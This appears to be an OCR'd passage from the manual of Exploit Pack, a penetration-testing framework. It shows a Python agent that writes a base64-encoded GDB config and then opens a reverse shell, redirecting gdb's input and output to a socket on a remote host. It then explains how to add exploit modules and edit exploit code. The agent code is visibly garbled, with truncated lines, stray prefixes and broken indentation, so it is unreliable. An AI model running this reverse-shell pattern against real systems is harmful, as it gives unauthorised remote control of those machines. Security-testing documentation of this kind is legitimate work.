19… exploitPackGDB += "IGNvbW1hbmQsIGNoYW5nZWQgImJyZWFrIiB0byAiaGIiIGNvbW1hbmQ
19… exploitPackGDB += "dmVkICRTSE9XX0NPTlRFWFQ9MSBmcm9tIHNldmVyYWwgY29tbWFuZHM
19… exploitPackGDB += "IyAgICAgc2hvdWxkIG9ubHkgYmUgY29udHJvbGxlZCBnbG9iYWxseSB
19… exploitPackGDB += "YW5kIGNvbnRleHQtb2ZmCiMgICAgIEltcHJvdmVkIHN0YWNrLCBmdW5
19… exploitPackGDB += "ZGlzLCBuLCBnbywuLi4KIyAgICAgdGhleSB0YWtlIG9wdGlvbmFsIGF
19… exploitPackGDB += "ICAgICBGaXhlZCB3cm9uZyAkU0hPV19DT05URVhUIGFzc2lnbm1lbnQ
19… exploitPackGDB += "IyAgICAgRml4ZWQgc2VyaW91cyBidWcgaW4gY2Z0IGNvbW1hbmQsIGZ
19… exploitPackGDB += "IyAgICAgRml4ZWQgdGhlc2UgYnVncyBpbiBzdGVwX3RvX2NhbGw6CiM
19… exploitPackGDB += "cnJlY3QgbG9nZ2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQ
19… exploitPackGDB += "c2V0IGxvZ2dpbmcgcmVkaXJlY3QgPiBzZXQgbG9nZ2luZyBvbgojICA
19… exploitPackGDB += "TlRFWFQgaXMgbm93IGNvcnJlY3RseSByZXN0b3JlZCBmcm9tICRfc2F
19… exploitPackGDB += "eGVkIHRoZXNlIGJ1Z3MgaW4gdHJhY2VfY2FsbHM6CiMgICAgICAgMSk
19… exploitPackGDB += "Z2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQgbG9nZ2luZyB
19… exploitPackGDB += "bmcgb3ZlcndyaXRlID4KIyAgICAgICAgICBzZXQgbG9nZ2luZyByZWR
19… exploitPackGDB += "aW5nIG9uCiMgICAgICAgMikgcmVtb3ZlZCB0aGUgImNsZWFuIHVwIHR
19… exploitPackGDB += "IHdoaWNoIGlzIG5vdCBuZWVkZWQgbm93LAojICAgICAgICAgICAgIHN0ZXB
```

```
exploitPackGDB += "ZXJseSByZWRpcmVjdGVkIHRvIC9kZXYvbnVsbAojICAgICAgIDMpICR
exploitPackGDB += "bm93IGNvcnJlY3RseSByZXN0b3JlZCBmcm9tICRfc2F2ZWRfY3R4CiM
exploitPackGDB += "biB0cmFjZV9ydW46CiMgICAgICAgMSkgJFNIT1dfQ09OVEVYVCBpcyB
exploitPackGDB += "c3RvcmVkIGZyb20gJF9zYXZlZF9jdHgKIyAgICAgRml4ZWQgcHJpbnR
exploitPackGDB += "bW92ZWQgaW52YWxpZCBzZW1pY29sb25zISwgd3JvbmcgdmFsdWUgY2h
exploitPackGDB += "ZGVkIFRPRE8gZW50cnkgcmVnYXJkaW5nIHRoZSAidSIgY29tbWFuZAo
exploitPackGDB += "bWUgZnJvbSBnYXNfYXNzZW1ibGUgdG8gYXNzZW1ibGVfZ2FzIGR1ZSB
exploitPackGDB += "ICAgICBPdXRwdXQgZnJvbSBhc3NlbWJsZSBhbmQgYXNzZW1ibGVfZ2F
exploitPackGDB += "LCBiZWNhdXNlIGkgbWFkZQojICAgICBib3RoIG9mIHRoZW0gdG8gdXN
exploitPackGDB += "cmVzcGVjdCB0byBvdXRwdXQgZm9ybWF0IChBVCZUfEludGVsKS4KIyA
exploitPackGDB += "YXMgY2hlY2tlZCBhbmQgbWFkZSBtb3JlIGNvbnNpc3RlbnQsIHJlYWR
exploitPackGDB += "ZS4KIwojICAgVmVyc2lvbiA2LjIKIyAgICAgQWRkIGdsb2JhbCB2YXJ
exploitPackGDB += "dXNlciB0byBjb250cm9sIHN0YWNrLCBkYXRhIGFuZCBjb2RlIHdpbmR
exploitPackGDB += "bmNyZWFzZSByZWFkYWJpbGl0eSBmb3IgcmVnaXN0ZXJzCiMgICAgIFN
exploitPackGDB += "KGhleGR1bXAsIGRkdW1wLCBjb250ZXh0LCBjZnAsIGFzc2VtYmxlLCB
exploitPackGDB += "cm9tcHQpCiMgICAKIyAgIFZlcnNpb24gNi4xLWNvbG9yLXVzZXIKIyA
exploitPackGDB += "dG9vIHJvdXRlIGFuZCByYW4gc2VkIHMvdXNlci91c2VyL2cKIwojICA
exploitPackGDB += "b3IKIyAgICAgQWRkZWQgY29sb3IgZml4ZXMgZnJvbQojICAgICAgIGh
exploitPackGDB += "Z3NvbWUuY29tLzIwMDYvMTIvMjIvY29sb3JpemluZy1tYW1vbnMtZ2R
exploitPackGDB += "c2lvbiA2LjEKIyAgICAgRml4ZWQgZmlsZW5hbWUgaW4gc3RlcF90b19
exploitPackGDB += "cyB0byAvZGV2L251bGwKIyAgICAgQ2hhbmdlZCBsb2NhdGlvbiBvZiB
exploitPackGDB += "bXAgIHRvIH4KIwojICAgVmVyc2lvbiA2CiMgICAgIEFkZGVkIHByaW5
exploitPackGDB += "X2luc25fdHlwZSwgY29udGV4dC1vbiwgY29udGV4dC1vZmYgY29tbWF
exploitPackGDB += "dHJhY2VfY2FsbHMsIHRyYWNlX3J1biwgc3RlcF90b19jYWxsIGNvbW1
exploitPackGDB += "ZWQgaG9vay1zdG9wIHNvIGl0IGNoZWNrcyAkU0hPV19DT05URVhUIHZ
exploitPackGDB += "cnNpb24gNQojICAgICBBZGRlZCBicG0sIGR1bXBfYmluLCBkdW1wX2h
exploitPackGDB += "bWFuZHMKIyAgICAgQWRkZWQgJ2Fzc2VtYmxlJyBieSBlbGFpbmUsICd
exploitPackGDB += "CiMgICAgIEFkZGVkIFRpcCBUb3BpY3MgZm9yIGFzcGlyaW5nIHVzZXJ
exploitPackGDB += "b24gNAojICAgICBBZGRlZCBlZmxhZ3MtY2hhbmdpbmcgaW5zbnMgYnk
exploitPackGDB += "QWRkZWQgYnAsIG5vcCwgbnVsbCwgYW5kIGludDMgcGF0Y2ggY29tbWF
exploitPackGDB += "dG9wCiMKIyAgIFZlcnNpb24gMwojICAgICBJbmNvcnBvcmF0ZWQgZWx
exploitPackGDB += "b29kbmVzcyBpbnRvIHRoZSBoZXgvYXNjaWkgZHVtcAojCiMgICBWZXJ
exploitPackGDB += "aXggYnVnZml4IGJ5IGVsYWluZQo="

class Agent:
    def __init__(self, target, port):
        self.hostname = target
        self.port = int(port)

    def config_worker(self):
        homePath = expanduser("~")
        file = open(homePath + "/.gdbinit","w") # GDBINIT by _mammon with
        file.write(base64.b64decode(exploitPackGDB))
        file.close()
        file = open(homePath + "/.gdbinit.local","w")
        file.write("# Custom config")
        file.close()

    def run_worker(self):
        while True:
            try:
```

```
                    print "[?] Agent -> Exploit Pack"
                    self.poke()

                except Exception,exc:
                      time.sleep(2)
                else:
                    print "[?] Agent <- Exploit Pack"
            else:
                raise
        def poke(self):
            whoami = ([(checkip.connect(('8.8.8.8', 80)), checkip.getsockname(
            time.sleep(1)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((self.hostname, self.port))
            s.sendall(whoami)
            data = s.recv(1024)
            split = data.split(":")
            if whoami == split[0]:
                print "[*] Connected = Exploit Pack"
                sterminal = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sterminal.connect((split[1], int(split[2])))
                os.dup2(sterminal.fileno(), 0)
                os.dup2(sterminal.fileno(), 1)
                os.dup2(sterminal.fileno(), 2)
                subprocess.call(["/usr/bin/gdb", "-q"])
            s.close()
    hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
    port = "1234" # Exploit Pack Port
    new = Agent(hostname, port)
    new.config_worker()
    new.run_worker()

```

Log your actions

Exploit Pack's user log can be found on the menu bar, here you can see your current action log. This log is only save in your computer and can be used to feed the report wizard generator.




Exploits customization

Exploit Pack allows you to rapidly reconfigure, modify or add new exploits to your framework. For this purpose it provides you with a set of unique features to assist you during your Exploit Development process.

How to add a new modules to Exploit Pack?

Exploit Pack uses a database of exploits, these can be found inside your exploits/ folder, there you will see all the .xml files that contains the property of each exploit, this XMLs files will populate your exploit tree, and inside this XMLfiles, one of the references will point to your exploit code, the code of each exploits can be found under the code/ folder, these properties can be edited directly with a plain text editor or using the exploit wizard provided by Exploit Pack.



Let's add your first Exploit to Exploit Pack, click on the "Add module" button to bring the Exploit Module wizard, as shown in the example below:

Module name: Your Exploit name goes here!

Author: Your name :-)

Platform: The affected platform by this exploit

Special arguments: If there are any special arguments for this exploit to work


CVE Mitre ID: Does this exploit has a mitre ID associated with it?

Service affected: Type here the service, for example HTTP, FTP, RDP, etc.


Tested on: Were did you test your exploit, Windows version, Linux version ?

Shellcode: Can you get a shell or is this exploit only a Proof Of Concept?


Module description: Type a description about this exploit to explain the impact, severity and what is affected by this exploit.




Once you are ready, click next to drop your code into the exploit you have created.



The exploit has now been added to Exploit Pack database, you should be able to find it from the search box or directly from the exploit-tree, as shown in the following screenshot:



What's next? Write your Exploit! Do you need help with that? Join our community chat on discord




Exploit Pack besides the described features has a built-in editor to help you modify your exploit code on the fly in any language, with syntax highlighting, autocompletion, and handy features like directly adding shellcodes, cyclic patterns and searching for offsets to name a few.

This becomes useful when you have that latest exploit and it needs to quickly be adapted to the needs of the targeted environment. Using Vi, Emacs, Notepad++ could work but if you are serious about it then an editor like this is what you need, one screen with your favorite debugger and the other with Exploit Pack to directly adapt the code as fast as you can type.


> How to access the autompletion: **CTRL+SPACE** and navigate the menu with the arrow keys.

After you have edited your exploit just click on the "**Save**" button to save your changes. You can then click "**Execute Exploit**" to launch it or from the right top-corner. Debug: to run it on a local console.

